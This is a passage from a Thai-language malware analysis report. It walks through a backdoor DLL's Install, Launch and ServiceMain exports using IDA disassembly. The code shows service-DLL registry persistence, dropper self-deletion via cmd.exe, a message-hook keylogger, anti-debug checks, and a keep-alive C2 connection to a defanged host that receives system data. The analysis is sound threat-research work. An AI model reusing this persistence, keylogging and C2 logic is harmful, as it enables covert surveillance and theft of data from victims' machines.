


```
push    208h            ; nSize
lea     edx, [ebp+61Ch+Filename]
push    edx             ; lpFilename
mov     ecx, offset sub_10008F30 ; lpAddress
call    sub_100054B0
push    eax             ; hModule
call    ds:GetModuleFileNameW
push    offset aParameters ; "\\Parameters"
lea     eax, [ebp+61Ch+String1]
push    eax             ; lpString1
call    ds:lstrcatW
lea     ecx, [ebp+61Ch+dwDisposition]
push    ecx             ; lpdwDisposition
lea     edx, [ebp+61Ch+phkResult]
push    edx             ; phkResult
push    0               ; lpSecurityAttributes
push    0F003Fh         ; samDesired
push    0               ; dwOptions
push    0               ; lpClass
push    0               ; Reserved
lea     eax, [ebp+61Ch+String1]
push    eax             ; lpSubKey
push    80000002h       ; hKey
call    ds:RegCreateKeyExW
lea     ecx, [ebp+61Ch+Filename]
push    ecx             ; lpString
call    ebx ; lstrlenW
lea     edx, [eax+eax+2]
push    edx             ; cbData
lea     eax, [ebp+61Ch+Filename]
push    eax             ; lpData
push    2               ; dwType
push    0               ; Reserved
push    offset aServicedll ; "ServiceDll"
mov     ecx, [ebp+61Ch+phkResult]
push    ecx             ; hKey
call    ds:RegSetValueExW
mov     edx, [ebp+61Ch+phkResult]
push    edx             ; hKey
call    ds:RegCloseKey
push    esi             ; lpServiceName
call    Start_NetworkServiceSys
add     esp, 4
mov     [ebp+61Ch+var_640], eax
```

3. ทำการลบไฟล์ Dropper ซึ่งอยู่ภายในไดเร็คทอรี่ %Windows% โดยใช้โปรเซส cmd.exe ผ่าน WinAPI ShellExecuteExW

```
push    ebx
push    ebp
push    esi
push    edi
push    offset aCDel    ; "/c del \""
lea     edx, [esp+66Ch+String1]
push    edx             ; lpString1
call    ds:lstrcpyW
mov     esi, ds:lstrcatW
lea     eax, [esp+668h+Filename]
push    eax             ; lpString2
lea     ecx, [esp+66Ch+String1]
push    ecx             ; lpString1
call    esi ; lstrcatW
push    offset aNul     ; "\" > nul"
lea     edx, [esp+66Ch+String1]
push    edx             ; lpString1
call    esi ; lstrcatW
mov     edi, ds:GetCurrentProcess
xor     eax, eax
lea     ecx, [esp+668h+Buffer]
lea     edx, [esp+668h+String1]
push    100h            ; dwPriorityClass
mov     [esp+66Ch+pExecInfo.cbSize], 3Ch
mov     [esp+66Ch+pExecInfo.hwnd], eax
mov     [esp+66Ch+pExecInfo.lpVerb], offset aOpen ; "Open"
mov     [esp+66Ch+pExecInfo.lpFile], ecx
mov     [esp+66Ch+pExecInfo.lpParameters], edx
mov     [esp+66Ch+pExecInfo.lpDirectory], eax
mov     [esp+66Ch+pExecInfo.nShow], eax
mov     [esp+66Ch+pExecInfo.fMask], 40h
call    edi ; GetCurrentProcess
mov     esi, ds:SetPriorityClass
push    eax             ; hProcess
call    esi ; SetPriorityClass
mov     ebx, ds:GetCurrentThread
push    0Fh             ; nPriority
call    ebx ; GetCurrentThread
mov     ebp, ds:SetThreadPriority
push    eax             ; hThread
call    ebp ; SetThreadPriority
lea     eax, [esp+668h+pExecInfo]
push    eax             ; pExecInfo
call    ds:ShellExecuteExW
test    eax, eax
jz      short loc_10009CB7
```

4. มีการใช้เทคนิค Anti-Debug เพื่อหลีกเลี่ยงการถูกตรวจสอบวิเคราะห์



Export Function: Launch

ฟังก์ชั่น Launch จะถูกเรียกใช้งานหลังจากสถานะ Persistence ของมัลแวร์ถูกติดตั้งเรียบร้อยจากผลลัพธ์การทำงานของฟังก์ชั่น Install และ Service ถูกติดตั้งโดยฟังก์ชั่น ServiceMain แล้ว สำหรับฟังก์ชั่น Launch จะมีการทำงานหลัก ๆ คือการสร้าง Thread และ Event เพื่อรองรับการรับคำสั่งและส่งข้อมูลไปยัง C2 โดยก่อนที่ข้อมูลจะถูกส่งออกไป จะมีการ Obfuscate เอาไว้ ซึ่งข้อมูลที่ถูกส่งออกไปยัง C2 ในเบื้องต้น ได้แก่ ข้อมูลของระบบปฏิบัติการ, CPU Frequency, Group, Host, และ Hostname นอกจากนั้นภายในฟังก์ชั่น Launch จะแสดงให้เห็นว่ามัลแวร์สามารถมีพฤติกรรมที่แตกต่างออกไปในกรณี

ที่สามารถอ่านค่า String คำว่า “|U” จากภายในข้อความ Base64 Cipher Text ได้ (ซึ่งข้อความ Base64 Cipher Text ของ c32.exe ไม่มีข้อความดังกล่าว)

ตัวอย่างรายละเอียดการทำงานของฟังก์ชั่น Launch มีดังนี้

1. มัลแวร์จะทำการตั้งค่าเพื่อปิดการแสดงหน้าจอเตือนกรณีโปรแกรมทำงานผิดพลาดเพื่อป้องกันไม่ให้ผู้ใช้งานเครื่องคอมพิวเตอร์สังเกตุเห็นความผิดปกติ โดยการเรียกใช้งาน WinAPI SetErrorMode และใช้ค่า 0x2 ใน uMode


```
; Exported entry   2. Launch


; Attributes: bp-based frame fuzzy-sp

public Launch
Launch proc near

var_444= dword ptr -444h
var_440= dword ptr -440h
hThread= dword ptr -43Ch
hHandle= dword ptr -438h
Buffer= _MEMORY_BASIC_INFORMATION ptr -434h
Filename= word ptr -418h
Name= word ptr -210h
var_4= dword ptr -4

push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF8h
sub     esp, 444h
mov     eax, SecurityCookies
xor     eax, esp
mov     [esp+444h+var_4], eax
push    ebx
push    esi
push    edi
push    2               ; uMode
call    ds:SetErrorMode ; Set up Error Mode | "2" = Do not display error dialog
```

2. สร้าง Thread เพื่อทำหน้าที่ในการคอยตรวจสอบว่าไฟล์ “syslog.dat” ได้ถูกสร้างเอาไว้ภายใต้ไดเร็คทอรี่ %System% หรือไม่, ถ้าหากตรวจไม่พบไฟล์ดังกล่าว ให้ทำการ Hook ทุก Thread ภายใต้ Desktop เดียวกัน โดยกำหนด idHook เป็น WH_GETMESSAGE และอาศัยการทำงานของโค๊ดภายใน lpfn เพื่อทำการ Keylogging และสร้างไฟล์ขึ้นมาใหม่เพื่อเขียนข้อมูลที่ได้ลงไปในไฟล์ดังกล่าว โดยภายใน lpfn มีการเรียกใช้ WinAPI ที่น่าสนใจดังนี้

- ImmGetContext - สามารถใช้เพื่อตรวจสอบตัวอักษร Unicode เช่น ภาษาจีน, ญี่ปุ่น, เกาหลี
- ImmGetCompositionStringW - สามารถใช้เพื่อตรวจสอบตัวอักษร Unicode เช่น ภาษาจีน, ญี่ปุ่น, เกาหลี[4]

[4] "T9000: Advanced Modular Backdoor Uses Complex Anti-Analysis ...." 4 Feb. 2016, https://unit42.paloaltonetworks.com/t9000-advanced-modular-backdoor-uses-complex-anti-analysis-techniques/. Accessed 3 Jun. 2021.


- GetKeyNameTextW - ใช้เพื่อทำ Keylogger
- GetActiveWindow - ใช้เพื่อทำ Keylogger
- GetWindowsTextW - ใช้เพื่อทำ Keylogger
- GetLocalTime - เก็บข้อมูลวัน, เวลา, timezone ของเครื่องเป้าหมาย




3. ทำการสร้าง Event ทั้งแบบ Signaled และ Non-signaled เพื่อใช้ในการ รับ-ส่ง ข้อมูลคำสั่งกับ C2


```
Create_3NetworkEvent_2SignaledEvent proc near
push    ecx
push    esi
push    edi
mov     esi, eax
call    Create_3Empty_Event_Related_to_Network
mov     edi, ds:CreateEventW
push    0               ; lpName
push    0               ; bInitialState
push    1               ; bManualReset
push    0               ; lpEventAttributes
mov     dword ptr [esi], offset off_1008A054 ; Move 1008A054 to heap
call    edi ; CreateEventW ; Create signaled Event (NoName)
push    0               ; lpName
push    0               ; bInitialState
push    1               ; bManualReset
push    0               ; lpEventAttributes
mov     [esi+50h], eax
mov     [esi+4Ch], esi
mov     dword ptr [esi], offset off_10089F98
mov     dword ptr [esi+9C9Ch], 0
mov     dword ptr [esi+9C98h], 0
call    edi ; CreateEventW ; Create signaled Event (NoName)
mov     [esi+54h], eax
pop     edi
mov     eax, esi
pop     esi
pop     ecx
retn
Create_3NetworkEvent_2SignaledEvent endp
```


4. มัลแวร์พยายาม Locate String “|U” ภายใน C2 Config String แต่ไม่พบ ซึ่งถ้าหากมี String ค่า “|U” อยู่ มัลแวร์จะทำการติดต่อออกไปยัง C2 ที่อ่านค่าได้จาก String ที่เกี่ยวข้องกับค่า “|U” โดยใช้ User-Agent คือ “Mozilla/4.0 (compatible)” และอ่านข้อมูลจาก C2 โดยใช้ WinAPI InternetReadFile แล้วทำการ Decode ข้อมูลเพื่ออ่านค่าดังกล่าวต่อไป





5. ในกรณีที่ไม่มี String ค่า “|U” มัลแวร์จะทำการเรียกออกไปยัง C2 ต่อมาคือ “site[.]woshima[.]xyz” ผ่านพอร์ต 6888 ด้วยโปรโตคอล TCP เมื่อติดต่อกับ C2 ได้แล้ว มัลแวร์จะสร้าง Connection ค้างเอาไว้เพื่อรอรับคำสั่งจาก C2 ต่อไป






```
loc_10002894:
xor     eax, eax
pop     esi
pop     ebx
mov     ecx, [esp+28h+var_4]
xor     ecx, esp
call    Check_SecureCookies_JMP_Debug
add     esp, 28h
retn    4
```

```
mov     eax, [esi+34h]
mov     ebx, 1
push    ebx             ; optlen
lea     edx, [esp+34h+optval]
push    edx             ; optval
push    SO_KEEPALIVE    ; optname
push    SOL_SOCKET      ; level
push    eax             ; s
mov     [esp+44h+optval], bl
call    ds:setsockopt
test    eax, eax
jnz     short loc_1000294B ; Jump is not taken
```

```
push    eax             ; lpCompletionRoutine | "0"
push    eax             ; lpOverlapped | "0"
lea     ecx, [esp+38h+optval]
push    ecx             ; lpcbBytesReturned | "A01"
push    eax             ; cbOutBuffer | "0"
push    eax             ; lpvOutBuffer | "0"
mov     eax, [esi+34h]
push    0Ch             ; cbInBuffer
lea     edx, [esp+48h+vInBuffer]
push    edx             ; lpvInBuffer
push    SIO_KEEPALIVE_VALS ; dwIoControlCode
push    eax             ; s
mov     [esp+54h+vInBuffer], ebx
mov     [esp+54h+var_1C], 2BF20h
mov     [esp+54h+var_18], 1388h
call    ds:WSAIoctl
```

```
loc_1000294B:           ; lpThreadId
push    0
push    0               ; dwCreationFlags
push    esi             ; int | Heap contain Event's handle
push    offset Wait_Recv_Command_from_C2 ; int
push    0               ; dwStackSize
push    0               ; lpThreadAttributes
call    jCreateThread
mov     ecx, [esp+48h+var_4]
add     esp, 18h
mov     [esi+3Ch], eax
pop     esi
mov     eax, ebx
pop     ebx
xor     ecx, esp
call    Check_SecureCookies_JMP_Debug
add     esp, 28h
retn    4
Connect_C2_Get_Command endp
```

6. มัลแวร์ทำการสร้าง COM Object {62BE5D10-60EB-11d0-BD3B-00A0C911CE86} เพื่อใช้งานฟังก์ชั่น System Device Enumurator ซึ่งมีความสามารถในการตรวจสอบ Filters และ Hardware ที่ติดตั้งบนเครื่องคอมพิวเตอร์ได้



```
Create_COM_SystemDeviceEnumerator proc near

var_34= dword ptr -34h
var_30= dword ptr -30h
var_2C= dword ptr -2Ch
ppv= dword ptr -28h
var_24= byte ptr -24h
var_20= dword ptr -20h
bstrString= dword ptr -18h
var_C= dword ptr -0Ch
var_4= dword ptr -4

push    0FFFFFFFFh
push    offset SEH_10009070
mov     eax, large fs:0
push    eax
sub     esp, 2Ch
push    ebx
push    edi
mov     eax, SecurityCookies
xor     eax, esp
push    eax
lea     eax, [esp+44h+var_C]
mov     large fs:0, eax
push    0                   ; pvReserved
call    ds:CoInitialize
lea     eax, [esp+44h+ppv]
push    eax                 ; ppv
push    offset riid         ; riid
push    1                   ; dwClsContext
xor     ebx, ebx
push    ebx                 ; pUnkOuter
push    offset rclsid       ; rclsid | System Device Enumulator
call    ds:CoCreateInstance
```

7. Query ข้อมูล Host Data และข้อมูลจาก Registry Hive ได้แก่ เวอร์ชั่นของระบบปฏิบัติการ, CPU Frequency, Computer Group, Computer Host, และ Computer Hostname ก่อนที่จะทำการ Exfiltrate ไปยัง C2 และรอรับคำสั่งต่อไปจาก C2 โดยมี Registry ที่เกี่ยวข้องดังนี้

---เริ่ม Registry key---

Registry Key: HKLM\Hardware\Description\System\CentralProcessor\0

> ValueName: Mhz

Registry Key: HKLM\Software\Microsoft\Windows NT\CurrentVersion

ValueName: Group

ValueName: Host

---สิ้นสุด Registry key---

Function: ServiceMain


ฟังก์ชั่น ServiceMain เปรียบเสมือน Entrypoint ของ Service (function) ที่ต้องการจะรัน ซึ่งจะทำงานหลังจากฟังก์ชั่น Install ทำงานเสร็จเรียบร้อยแล้ว หน้าที่หลักของฟังก์ชั่น ServiceMain คือ การ Register Service ตรวจสอบเวอร์ชั่นของ Windows และสั่งรันฟังก์ชั่น Launch โดยมีรายละเอียดการทำงานดังนี้

1. ทำการ Register Service และ Set Service Status

```
; Exported entry   3. ServiceMain


; Attributes: bp-based frame fuzzy-sp

public ServiceMain
ServiceMain proc near

ExitCode= dword ptr -980h
hEvent= dword ptr -97Ch
var_978= _SERVICE_STATUS ptr -978h
ServiceStatus= _SERVICE_STATUS ptr -95Ch
VersionInformation= _OSVERSIONINFOW ptr -940h
Filename= word ptr -828h
Name= word ptr -620h
CommandLine= word ptr -418h
var_4= dword ptr -4
arg_4= dword ptr  0Ch

push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF8h
sub     esp, 984h
mov     eax, SecurityCookies
xor     eax, esp
mov     [esp+984h+var_4], eax
push    ebx
push    esi
mov     esi, [ebp+arg_4] ; Move rundll32.{entrypoint} into ESI
push    edi
mov     edi, 2           ; "2" = do not display error dialog
push    edi              ; uMode
call    ds:SetErrorMode
mov     eax, [esi]       ; Move rundll32 entrypoint into EAX
push    offset HandlerProc ; lpHandlerProc | 4 Swtich Case Table with STOP, PAUSE, Continue, Start?
push    eax              ; lpServiceName
call    ds:RegisterServiceCtrlHandlerW ; Register function to handle service manager
lea     ecx, [esp+990h+ServiceStatus]
push    ecx              ; lpServiceStatus
mov     dword_100C3420, edi
mov     [esp+994h+ServiceStatus.dwCurrentState], edi ; EDI = "2" | SERVICE_START_PENDING
mov     edi, ds:SetServiceStatus
xor     esi, esi
mov     ebx, 3E8h
push    eax              ; hServiceStatus
mov     hServiceStatus, eax
mov     [esp+998h+ServiceStatus.dwServiceType], SERVICE_WIN32_OWN_PROCESS
mov     [esp+998h+ServiceStatus.dwControlsAccepted], 5
mov     [esp+998h+ServiceStatus.dwWin32ExitCode], esi
